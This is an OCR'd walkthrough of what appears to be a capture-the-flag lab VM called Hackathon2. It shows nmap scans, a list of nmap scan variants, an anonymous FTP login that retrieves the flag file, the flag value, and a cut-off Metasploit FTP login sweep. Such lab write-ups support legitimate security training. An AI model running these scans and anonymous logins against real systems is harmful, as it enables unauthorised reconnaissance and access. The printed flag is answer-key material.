

Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:30 AM
93%
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG IN
3:00 PM
8/9/2021

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sX 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:29 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00025s latency).
Not shown: 998 closed ports
PORT   STATE         SERVICE
21/tcp open|filtered ftp
80/tcp open|filtered http
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds

┌──(root💀kali)-[/home/kali]
└─# 
```

11) Script Scanning (It shows Anonymous login is allowed)



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:34 AM
94%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG
IN
3:04 PM
8/9/2021

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sC 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:33 EDT
Nmap scan report for 192.168.37.129
Host is up (0.00024s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.37.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:34 AM
94%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG
IN
3:04 PM
8/9/2021

```
| -rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.37.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http
| http-robots.txt: 1 disallowed entry
|_*/
|_http-title: hackathon2
MAC Address: 00:0C:29:66:29:95 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 8.83 seconds

┌──(root💀kali)-[/home/kali]
└─# 
```

12) Aggressive Scanning (by default this will identify service operating system all required information – indepth scan)


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
root@kali: /home/kali
To direct input to this VM, click inside or press Ctrl+G.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -A 192.168.37.129
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-09 05:35 EDT
Nmap scan report for 192.168.37.129
Host is up (0.0011s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.37.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
root@kali: /home/kali
To direct input to this VM, click inside or press Ctrl+G.

```
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_*/
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: hackathon2
MAC Address: 00:0C:29:66:29:95 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   1.09 ms 192.168.37.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.69 seconds
```

We can try so many Nmap scanning from the following Commands

13) Nmap TCP scan

#nmap -sT Ip address →basic tcp scan, it will scan 1000 ports by default

#nmap -sT –sV Ip address → version scan included

#nmap -sT -sV -O ip address → version operating system included

#nmap -sT -p 80 ip address → for specific port

#nmap –sT –p 80, 21 ip address → for multiple ports

#nmap –sT –p 0-100 ip address → for range of ports

#nmap –sT –sV –O –p 0-65535 ip address → entire scan

14) Nmap ACK scan

#nmap -sA Ip address →basic tcp scan, it will scan 1000 ports by default

#nmap -sA –sV Ip address → version scan included

#nmap -sA -sV -O ip address → version operating system included

#nmap -sA -p 80 ip address → for specific port

#nmap –sA –p 80, 21 ip address → for multiple ports

#nmap –sA –p 0-100 ip address → for range of ports

#nmap –sA –sV –O –p 0-65535 ip address → entire scan

15) Nmap FIN scan

#nmap -sF Ip address →basic tcp scan, it will scan 1000 ports by default

#nmap -sF –sV Ip address → version scan included

#nmap -sF -sV -O ip address → version operating system included

#nmap -sF -p 80 ip address → for specific port

#nmap –sF –p 80, 21 ip address → for multiple ports

#nmap –sF –p 0-100 ip address → for range of ports

#nmap –sF –sV –O –p 0-65535 ip address → entire scan
Nmap xmas scan

#nmap -sX Ip address →basic tcp scan, it will scan 1000 ports by default

#nmap -sX –sV Ip address → version scan included

#nmap -sX -sV -O ip address → version operating system included

#nmap -sX -p 80 ip address → for specific port

#nmap –sX –p 80, 21 ip address → for multiple ports

#nmap –sX –p 0-100 ip address → for range of ports

#nmap –sX –sV –O –p 0-65535 ip address → entire scan

16) Nmap udp scan

#nmap -sU Ip address →basic tcp scan, it will scan 1000 ports by default

#nmap -sU -sV Ip address → version scan included

#nmap -sU -sV -O ip address → version operating system included


#nmap -sU -p 53 ip address → for specific port

#nmap -sU -p 53, 110 ip address → for multiple ports


#nmap -sU -p 0-100 ip address → for range of ports

#nmap -sU -sV -O -p 0-65535 ip address → entire scan

17) FTP login and downloading files using mget command



Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:37 AM
94%
root@kali: /home/kali
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG
IN
3:07 PM
8/9/2021

```
┌──(root💀kali)-[/home/kali]
└─# ftp 192.168.37.129
Connected to 192.168.37.129.
220 (vsFTPd 3.0.3)
Name (192.168.37.129:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
226 Directory send OK.
ftp> mget *.txt
mget flag1.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
226 Transfer complete.
47 bytes received in 0.18 secs (0.2619 kB/s)
ftp> 
```


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
root@kali: /home/kali
05:39 AM
94%
root@kali: /home/kali
File Actions Edit View Help

```
Name (192.168.37.129:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 1000     1000           47 Jun 18 17:32 flag1.txt
-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
226 Directory send OK.
ftp> mget *.txt
mget flag1.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
226 Transfer complete.
47 bytes received in 0.18 secs (0.2619 kB/s)
ftp> mget *.dir
mget word.dir? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for word.dir (849 bytes).
226 Transfer complete.
849 bytes received in 0.15 secs (5.4650 kB/s)
ftp> 
```


To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG
IN
3:09 PM
8/9/2021


Kali-Linux-2021.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
Hackathon2
Kali-Linux-2021.2-vmware-a...
~/flag1.txt [Read Only] - ...
root@kali: /home/kali
kali
05:38 AM
94%
kali
File Edit View Go Help
kali
Places
Computer
kali
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
flag1.txt
8 folders, 1 file: 47 bytes, Free space: 64.1 GiB
~/flag1.txt [Read Only] - Mousepad
File Edit Search View Document Help

```
FLAG{7e3c118631b68d159d9399bda66fc684}
```


```
-rw-r--r--    1 1000     1000          849 Jun 19 05:11 word.dir
226 Directory send OK.
ftp> mget *.txt
mget flag1.txt? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag1.txt (47 bytes).
226 Transfer complete.
47 bytes received in 0.18 secs (0.2619 kB/s)
ftp> 
```

To direct input to this VM, click inside or press Ctrl+G.
Type here to search
33°C Partly sunny
ENG
IN
3:08 PM
8/9/2021




```
FLAG{7e3c118631b68d159d9399bda66fc684}
```

Content in Flag.txt




```
[*] 192.168.11.132:21     - 192.168.11.132:21 - Starting FTP login sweep
[!] 192.168.11.132:21     - No active DB -- Credential data will not be saved!
